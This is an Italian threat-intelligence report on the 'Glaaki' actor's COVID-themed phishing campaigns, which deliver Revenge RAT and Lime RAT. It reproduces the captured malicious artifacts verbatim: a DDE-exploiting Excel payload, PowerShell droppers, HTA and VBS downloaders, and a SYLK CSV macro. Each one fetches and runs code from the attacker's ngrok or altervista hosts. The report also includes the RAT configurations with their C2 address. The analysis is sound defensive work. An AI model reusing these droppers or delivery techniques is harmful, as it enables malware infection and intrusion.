Glaaki: l’avversario prepara campagne personalizzate sulla tipologia di target

Pubblicato: 20/04/2020 14:49

Categorie: Cyber Crime, Europe, Threat
Tipo di Informazione: Tattico, Tecnico
Distribuzione: **TLP:RED**[1] - Declassificato TLP WHITE in data 12/02/2021

Genesi

Un nuovo documento in formato Excel dal nome **“Documento Covid-19.xlsx”** è stato distribuito presumibilmente mediante una campagna di spear-phishing.

Assessment

Le attività di analisi del CIOC di TS-WAY hanno permesso di ricostruire la catena di infezione a partire dal documento XLS fino ad arrivare ad una variante di **Revenge RAT** con C2 attestato presso l’IP **185.140.53[.]25**. Le caratteristiche del documento malevolo, del payload e dell’infrastruttura di distribuzione, nonché alcuni errori di sicurezza operativa commessi dall’attaccante hanno permesso di ricondurre l’azione all’avversario noto come **Glaaki**, attivo sin dal 2017. L’analisi degli artefatti presenti sul distribution host ha permesso di raccogliere dettagli sulle campagne gestite in parallelo dall’avversario.

Questo report in breve

- Documento XLS dotato di esecuzione di codice tramite DDE (CVE-2017-0199)
- Dropper realizzato in Powershell e dotato di offuscamento BASE64 e XOR
- Revenge RAT utilizzato come payload
- C2 nascosto dietro la VPN **FOS-VPN** e attestato sull’IP **185.140.53[.]25**
- Distribution host tunnellizato tramite ngrok e implementato tramite WAMP
- Campagna riconducibile per TTP ed errori di opsec a **Glaaki**
- Molteplici campagne parallele che sfruttano **4ed6a6b1.ngrok[.]io** e **microsoft.altervista[.]org** come distribution host

Analisi Tecnica

Il file `Documento Covid-19.xlsx` (`061cbddee89e66b27e8f21da6cd3c142`) è un documento Excel in formato Office 2007 con ogni probabilità distribuito attraverso email di phishing.

Il documento contiene una DDE Command Execution che gli consente di eseguire codice senza l’utilizzo di macro.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<externalLink
xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main"
xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
mc:Ignorable="x14"
xmlns:x14="http://schemas.microsoft.com/office/spreadsheetml/2009/9/main"><d
deLink
xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships
" ddeService="OFFICE"
ddeTopic="C:$B$1\..\..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\p
owershell.exe -noexit  -w 1
Invoke-ExPression(( curl 'https://4ed6a6b1.ngrok.io/12' -
UseBasicParsing).RawContent)">
<ddeItems><ddeItem name="'" advise="1"
preferPic="1"/></ddeItems></ddeLink></externalLink>
```

Lo **script Powershell** 12 (e7be72efdf4ddf88b0ee955ece2b82d5) viene quindi scaricato ed eseguito. La sua logica è piuttosto semplice:

Il codice scaricato è il seguente:

```
$b
=[System.Convert]::FromBase64String("VRVR...V8YHwceGhRZVR8EHR1dVR8EHR1YSg=="
)

for($i=0;$i -lt $b.count;$i++){$b[$i]=$b[$i] -bxor 0x71}

IEX([System.Text.Encoding]::UTF8.GetString($b));
```

Il payload in **BASE64** contenuto nella variabile $b viene deoffuscato e xorato con la chiave 0x71. Il risultato è un **nuovo script Powershell**:

```
$d ="TVqQAAMAAAAEAAAA...AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==";
[byte[]]$start = [System.Convert]::FromBase64String($d);
$oz = [System.Threading.Thread]::GetDomain().Load($start);
$async= $oz.EntryPoint.invoke($null,$null);
```


La variabile $d contiene un **PE offuscato tramite BASE64**. Una volta decodificato, il file appare un PE caratterizzato dall'hash 9acf82b6102c271039b4d9daca4f7815. L'eseguibile ottenuto, che viene eseguito direttamente in memoria, è una variante di **Revenge RAT** [2], caratterizzata dal PDB C:\Users\Gianni\Desktop\VB_Projects_Ultimi\NewClient2\NewClient2\obj\Release\Irina.pdb.

La **configurazione del RAT è presente in chiaro all'interno del codice** dello stesso ed è facilmente recuperabile attraverso la decompilazione dell'eseguibile, scritto in VB.NET e compilato attraverso Visual Studio. I dati rivelano che il RAT si connette all'IP `185.140.53[.]25` sulla porta 8989, nodo di uscita della VPN "**FOS-VPN**".

```
// Token: 0x04000004 RID: 4
public static string H = "185.140.53.25";

// Token: 0x04000005 RID: 5
public static string P = "8989";

// Token: 0x04000006 RID: 6
public static string ID = "Irina";

// Token: 0x04000007 RID: 7
public static string Key = "#BLABLABLA#";
```

L'uso di script Powershell con chiave XOR `0x71`, il distribution host tunnelizzato grazie al servizio offerto da **ngrok** mediante il piano free e il C2 nascosto dietro VPN, il payload costituito da **Revenge RAT** sono tutte caratteristiche riconducibili all'avversario **Glaaki**.

Analizzando il contenuto della directory visibile all'url `https://4ed6a6b1.ngrok[.]io/`, è stato possibile identificare ulteriori artefatti dell'avversario.



I downloader `1.hta` (623102f62599652520c1b8f01e98130a) e `docs.hta` (381563166019b8f44646ac984effd13a) sono due tentativi di sfruttare tecniche diverse per l'esecuzione del dropper `e7be72efdf4ddf88b0ee955ece2b82d5`, già analizzato.

```
<html><head><script language="VBScript">
Sub window_onload
const impersonation = 3
Const HIDDEN_WINDOW = 12
Set Locator = CreateObject("WbemScripting.SWbemLocator")
Set Service = Locator.ConnectServer()
Service.Security_.ImpersonationLevel=impersonation
Set objStartup = Service.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set Process = Service.Get("Win32_Process")
Error = Process.Create("powershell -noexit Invoke-expression (( curl
'https://4ed6a6b1.ngrok.io/12' -UseBasicParsing).RawContent)", null,
objConfig, intProcessID)
window.close()
end sub
</script></head></html>
```

```
<!DOCTYPE html>
<html><head><HTA:APPLICATION icon="#" WINDOWSTATE="minimize"
SHOWINTASKBAR="no" SYSMENU="no" CAPTION="no" />
<script type="text/vbscript">
Private Sub stage0()
  CreateObject("WScript.Shell").Run ("powershell.exe -w 1 -noexit Invoke-
expression (( curl 'https://4ed6a6b1.ngrok.io/12' -
UseBasicParsing).RawContent)"),0,true
End Sub
Sub AutoOpen()
  stage0
End Sub
AutoOpen
Close
</script></head><body></body></html>
```

Il file `adobe.html` (`68bb092c4a28c2a5082576c381b88180`) invece sfrutta una tecnica diversa, testata all'interno del documento `start.html` (`3b7f9cc3c7ec3b291602c71001338d6b`), per costringere il browser a scaricare uno script, `Documento.vbs` (`153c24b8a8d539703624641f9ab702b8`), generato al volo. È probabile che il nome del file, `adobe.html`, non sia casuale, ma sia un indizio rispetto al tipo di campagna di phishing portata avanti dall'avversario.

```
<script>
var data =
'U2V0IG9ialNoZWxsID0gQ3JlYXRlT2JqZWN0KCJXc2NyaXB0LlNoZWxsIikNCiBvYmpTaGVsbC5
SdW4oInBvd2Vyc2hlbGwuZXhlIC1FeGVjdXRpb25Qb2xpY3kgQnlwYXNzIC13aW5kb3dzdHlsZSB
oaWRkZW4gLW5vZXhpdCBJbnZva2UtRXhwcmVzc2lvbiAoKCBjdXJsICdodHRwczovLzRlZDZhNmI
xLm5ncm9rLmlvLzEyJyAtVXNlQmFzaWNQYXJzaW5nKS5SYXdDb250ZW50KSIp'
var blob = base64ToBlob(data, 'application/octet-stream');
if (navigator.msSaveOrOpenBlob)
 navigator.msSaveOrOpenBlob(blob, "Documento.vbs");
else {
var a = window.document.createElement("a");
a.href = window.URL.createObjectURL(blob, {type: "application/octet-
stream"});
a.download = "Documento.vbs";
document.body.appendChild(a);
a.click(); // IE: "Access is denied";
document.body.removeChild(a);
}
</script>
```

Anche in questo caso lo scopo finale è quello di eseguire, attraverso `Documento.vbs`, il dropper Powershell `e7be72efdf4ddf88b0ee955ece2b82d5`:

```
Set objShell = CreateObject("Wscript.Shell")
objShell.Run("powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -
noexit Invoke-Expression (( curl 'https://4ed6a6b1.ngrok.io/12' -
UseBasicParsing).RawContent)")
```

Campagna diversa ma con esito identico è quella che l'avversario ha preparato sfruttando il link `https://4ed6a6b1.ngrok[.]io/MINISTERODELLASALUTE.GOV/documento.html`. Il file `Documento.html` (`4c28a987c34e7da0c8a86d74d0fcca0c`), memorizzato nella directory **MINISTERODELLASALUTE.GOV**, sfrutta la stessa tecnica già vista in `adobe.html` per generare al volo il file `Documento.csv` (`cce3f69724ebc9f7b91e320276ef7945`) e spingere il browser della vittima a scaricarlo.

Il file CSV termina infatti con la seguente macro, che spinge Excel a lanciare Powershell per scaricare ed eseguire `e7be72efdf4ddf88b0ee955ece2b82d5`.

```
NN;NAuto_apri;ER101C1
F;SDSM43;Y1;X1
C;K"Fare CLICK su "Abilita contenuto" in alto a sinistra visualizzare
correttamente il documento"
C;Y101;K33;EEXEC("powershell -noexit -w 1 IEX(( curl
'https://4ed6a6b1.ngrok.io/12' -UseBasicParsing).RawContent)")
C;Y102;KTRUE;EHALT()
E
```

Anche in questo caso, il nome della directory scelta da Glaaki, `MINISTERODELLASALUTE.GOV`, fa intuire il tenore della campagna di phishing che induce la vittima a cliccare sul link. All'interno della stessa cartella, si trova l'archivio RAR `Documento.rar` (`850127809f64914e1b6c514c0a7bba63`), che contiene una copia del file `Documento.csv`.

Campagna probabilmente rivolta agli uffici è quella che vede come punto iniziale i due script php `redirect.php` e `documento.php`. Entrambi ridirigono l'utente verso il download dell'archivio `Documenti.rar` (`553a882514c71a38ee5418ae03bed139`), mentre salvano **IP e user agent della vittima** nel file di testo `logins.txt`.

`Documenti.rar` contiene due file, `Documento 1.vbs` (`8153c24b8a8d539703624641f9ab702b8`) e `Documento 2.iqy` (`8eca6cfe589c601c31f0e6a3e015212c`). Il primo è funzionalmente identico a `e7be72efdf4ddf88b0ee955ece2b82d5` e determina quindi la stessa serie di eventi. Il secondo invece è un file in formato **Excel Web Query**:

```
WEB
1
https://4ed6a6b1.ngrok.io/wp-content/15.txt
```

Excel tenterà quindi di scaricare ed eseguire il contenuto di `https://4ed6a6b1.ngrok[.]io/wp-content/15.txt` (`c6054f028a83ed082eaf4cee8fcd118b`), che si presenta come segue, determinando ancora un a volta il download e l'esecuzione di `e7be72efdf4ddf88b0ee955ece2b82d5`:

```
=OFFICE|'C:$B$1\..\..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\po
wershell.exe -noexit -w 1
$Z = New-Object Net.WebClient;$p = $env:temp;$d =
$p+''\j'';$Z.DownloadFile(''https://4ed6a6b1.ngrok.io/12'', $d);
IEx([System.IO.File]::ReadAllText($d))'!''''
```

La directory **wp-content**, così chiamata probabilmente per simulare una installazione di WordPress e destare meno sospetti, contiene anche i file `14.txt` (`f87591e3891b7a7e8bb06e944c74eb05`), sovrapponibile a `c6054f028a83ed082eaf4cee8fcd118b` nel funzionamento, `17.txt` (`088e71a709a470415b87592c5ebdb516`), che è a tutti gli effetti un test dello stesso exploit ma con un payload innocuo (*calc.exe*), ed infine `16.txt` (`93a0f89f7e58af77b9ebc66c4b411d17`):

```
=OFFICE|'C:$B$1\..\..\..\..\..\..\Windows\System32\mshta.exe
https://4ed6a6b1.ngrok.io/docs2.hta'!''''
```

`docs2.hta` (`5c5223bd1f276fe3622c4ea316309683`) è funzionalmente identico a `docs.hta` (`381563166019b8f44646ac984effd13a`), analizzato nella prima parte di questo report, e porta di nuovo all'esecuzione di `e7be72efdf4ddf88b0ee955ece2b82d5`.

```
<!DOCTYPE html>
<html><head>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no"
SYSMENU="no" CAPTION="no" />
<script type="text/vbscript">
Private Sub stage0()
  CreateObject("WScript.Shell").Run
("C:\Windows\System32\SyncAppvPublishingServer.vbs ""Break; Start-Process
cmd '/c powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -noexit
Invoke-Expression(( curl ''https://4ed6a6b1.ngrok.io/12'' -
UseBasicParsing).RawContent)'"),0,true
End Sub
Sub AutoOpen()
  stage0
End Sub
AutoOpen
Close
</script></head><body></body></html>
```

Alcune novità sono invece presenti nel file `start.vbs` (`fc16eface5af01ee742e14aab221fb34`): il dropper infatti esegue il download da un

nuovo distribution host, **microsoft.altervista[.]org**, ospitato sul noto servizio di hosting gratuito Altervista:

```
Set objShell = CreateObject("Wscript.Shell")
objShell.Run("powershell.exe -w 1 -noexit $p = $env:temp;$url =
'http://microsoft.altervista.org/update2';
$f = $p+'\file';(New-Object Net.WebClient).DownloadFile($url,$f);IEX(get-
content $env:temp\file| Out-String)"),0,true
```

Il file scaricato, `update2` (`33e925440b593c6f7aff97ab762919bd`) è uno script molto simile a `e7be72efdf4ddf88b0ee955ece2b82d5` e contenente lo stesso binario di **Revenge RAT**.

Dallo stesso distribution host, tuttavia, è stato possibile scaricare anche il file `http://microsoft.altervista[.]org/update` (`df7b7d60d96e62c2fb54bde04646888a`). Questo script, che ricorda più da vicino quelli associati a **Glaaki** in passato, inietta in memoria due binari: il primo, `32a52704f9b3a8ea4db6acbe5429a747`, è una copia del tool di **AMSI bypass** [1] documentato in un **precedente report**; il secondo invece, caratterizzato dall'hash `a4b92f812abebb84ad8f8d8b8ff6dd41` e dal PDB `H:\VS project\Irina2\Irina2\obj\Release\Irina4.pdb`, è un nuovo sample di **Lime RAT** [4], tool già **oggetto delle sperimentazioni di Glaaki** nelle ultime settimane.

I dati rivelano che anche questo RAT si connette all'IP `185.140.53[.]25`, ma sulla porta `1607`.

```
namespace Lime.Settings
{
    // Token: 0x02000006 RID: 6
    public static class Config
    {
        // Token: 0x04000005 RID: 5
        public static string host = "185.140.53.25";

        // Token: 0x04000006 RID: 6
        public static string port = "1607";

        // Token: 0x04000007 RID: 7
        public static string id = "SXJpbmF6b2xpbmE=";

        // Token: 0x04000008 RID: 8
        public static string currentMutex = "3790fb4cda984203b";

        // Token: 0x04000009 RID: 9
        public static string key = "qwerty35";

        // Token: 0x0400000A RID: 10
        public static string splitter = "!@#%^NYAN#!@$";

        // Token: 0x0400000B RID: 11
        public static Stopwatch stopwatch = new Stopwatch();

        // Token: 0x0400000C RID: 12
        public static Mutex programMutex;
    }
}
```

Ulteriori file presenti sul server ricalcano spezzoni di catene di infezione già documentati, come i file `doc.hta` (`6368116f10e840577b47ad22f22191c4`) e `file2` (`33b79649254734bcc297f1bc6e2ba2f2`), che ripropongono la stessa interazione di `docs2.hta` (`5c5223bd1f276fe3622c4ea316309683`) e 12 (`e7be72efdf4ddf88b0ee955ece2b82d5`).

Altri artefatti, come `file` (`a76f8110f0f48fad786daaf49ce2d4df`) e 11 (`4c76451ead49a302f34be8d1262bf854`), sono invece cloni quasi identici del solito `e7be72efdf4ddf88b0ee955ece2b82d5`.

Le analisi svolte sull'host **4ed6a6b1.ngrok[.]io** hanno confermato che l'avversario continua ad adoperare **WAMP** [3] per **realizzare velocemente un webserver Apache/PHP** su di una macchina Microsoft Windows. Sull'url `/phpsysinfo/index.php?disp=dynamic` WAMP espone automaticamente e senza necessità di autenticazione una interfaccia che permette di **esaminare alcune caratteristiche dell'hardware del server**, quali nome dell'host, modello del pc, processore, mac address delle interfacce di rete: tali dettagli sono rimasti invariati durante le ultime campagne e permettono di attribuirle allo stesso attore con un margine di confidenza molto elevato.

System information : PC (::1)

Template phpsysinfo Language en

SYSTEM VITAL

Canonical Hostname	PC
Listening IP	::1
Kernel Version	10.0.18363 (64-bit)
Distro Name	Microsoft Windows 10 Home
Uptime	4 days 3 hours 11 minutes
Last boot	Mon, 13 Apr 2020 09:48:29 GMT
Current Users	1
Load Averages	10
System Language	Italian - Italy (1040)
Code Page	windows-1252
Processes	252

HARDWARE INFORMATION

- **Machine**
  - ASUSTeK COMPUTER INC. G750JZA
- **Processors**
  - Intel(R) Core(TM) i7-4710HQ CPU @ 2.50GHz
  - Intel(R) Core(TM) i7-4710HQ CPU @ 2.50GHz
  - Intel(R) Core(TM) i7-4710HQ CPU @ 2.50GHz
  - Intel(R) Core(TM) i7-4710HQ CPU @ 2.50GHz
- **PCI Devices**
  - Intel(R) 8 Series/C220 Series PCI Express Root Port #4 - 8C16
  - High Definition Audio Controller
  - Intel(R) 8 Series/C220 Series USB EHCI #2 - 8C2D
  - NVIDIA GeForce GTX 880M
  - Killer Wireless-N 1202 Network Adapter
  - Intel(R) HM87 LPC Controller - 8C4B
  - Intel(R) 8 Series/C220 Series PCI Express Root Port #1 - 8C10
  - Intel(R) 8 Series/C220 Series USB EHCI #1 - 8C26
  - Intel(R) 8 Series/C220 Series PCI Express Root Port #5 - 8C18
  - Intel(R) 8 Series/C220 Series SMBus Controller - 8C22
  - Intel(R) HD Graphics 4600
  - Intel(R) Xeon(R) processor E3-1200 v3/4th Gen Core processor DRAM Controller - 0C04
  - Qualcomm Atheros AR8171/8175 PCI-E Gigabit Ethernet Controller (NDIS 6.30)
  - Controller host Intel(R) USB 3.0 eXtensible - 1.0 (Microsoft)
  - Intel(R) Xeon(R) processor E3-1200 v3/4th Gen Core processor PCI Express x16 Controller - 0C01
  - Intel(R) Mobile Express Chipset SATA RAID Controller
  - Intel(R) 8 Series/C220 Series PCI Express Root Port #3 - 8C14
  - Intel(R) Management Engine Interface
- **SCSI Devices**
  - Intel Raid 0 Volume
  - HGST HTS721010A9E630
  - MATSHITA BD-MLT UJ260AF
- **USB Devices**
  - (2x) Generic USB Hub
  - (2x) USB Root Hub
  - USB Input Device
  - Qualcomm Atheros AR3012 Bluetooth 4.0
  - USB Root Hub (USB 3.0)
  - USB Composite Device
  - USB2.0 UVC HD Webcam
  - 802.11n USB Wireless LAN Card
  - USB Mass Storage Device

MEMORY USAGE

Type	Usage	Free	Used	Size
Physical Memory	37%	9.98 GiB	5.90 GiB	15.88 GiB
Disk Swap	5%	2.43 GiB	131.00 MiB	2.56 GiB
E:\pagefile.sys	5%	2.43 GiB	131.00 MiB	2.56 GiB

MOUNTED FILESYSTEMS

Mountpoint	Type	Partition	Usage	Free	Used	Size
C:	NTFS	Local Disk	100%	1.08 MiB	95.39 GiB	95.39 GiB
D:	NTFS	Local Disk	99%	5.46 GiB	460.29 GiB	465.75 GiB
E:	NTFS	Local Disk	80%	95.10 GiB	370.66 GiB	465.76 GiB
F:	NTFS	Local Disk	97%	3.76 GiB	118.22 GiB	121.98 GiB
G:		Compact Disc	0%	0 B	0 B	0 B
H:		Compact Disc	0%	0 B	0 B	0 B
I:	FAT32	Removable Disk	52%	27.85 GiB	30.74 GiB	58.59 GiB
		Totals	**89.05%**	**132.17 GiB**	**1.05 TiB**	**1.18 TiB**

NETWORK USAGE

Device	Received	Sent	Err/ Drop
WAN Miniport [Network Monitor]	0 B	0 B	0/0
34-99-20-52-41-53			
WAN Miniport [IP]	0 B	0 B	0/0
30-73-20-52-41-53			
WAN Miniport [IPv6]	0 B	0 B	0/0
VMware Virtual Ethernet Adapter for VMnet1	0 B	162.47 KiB	0/0
VMware Virtual Ethernet Adapter for VMnet8	9.68 KiB	172.24 KiB	0/0
Bluetooth Device [Personal Area Network]	0 B	0 B	0/0
90-48-9A-69-15-28			
3Mb/s			
Qualcomm Atheros AR8171_8175 PCI-E Gigabit Ethernet Controller [NDIS 6.30]	0 B	0 B	0/0
78-24-AF-AB-80-26			
802.11n USB Wireless LAN Card	33.27 GiB	5.22 GiB	0/0
AC-A2-13-2B-5C-F1			
192.168.1.14			
327Mb/s			

Created by phpSysInfo - 3.2.7

Riferimenti

[1] https://0x00-0x00.github.io/research/2018/10/28/How-to-bypass-AMSI-and-Execute-ANY-malicious-powershell-code.html
[2] https://www.nulled.to/topic/207799-revenge-rat-v03-n-a-p-o-l-e-o-n/
[3] http://www.wampserver.com/en/
[4] https://github.com/NYAN-x-CAT/Lime-RAT

Eventi IOC

1. [1215456] Glaaki uses COVID19 named bait to infect users with RevengeRAT
2. [1215461] Glaaki uses Adobe phishing ruse to deliver RevengeRAT
3. [1215464] Glaaki uses MinisteroDellaSalute.gov phishing ruse to deliver RevengeRAT
4. [1215467] Glaaki delivers RevengeRAT via phishing campaign
5. [1215474] Glaaki uses "Microsoft" phishing ruse to deliver malware
6. [1215479] Glaaki artifacts deliver RevengeRAT

Note

[1] Per maggiori informazioni riguardo le TLP si e' pregati di consultare https://www.us-cert.gov/tlp

Contatti

intel@ts-way.com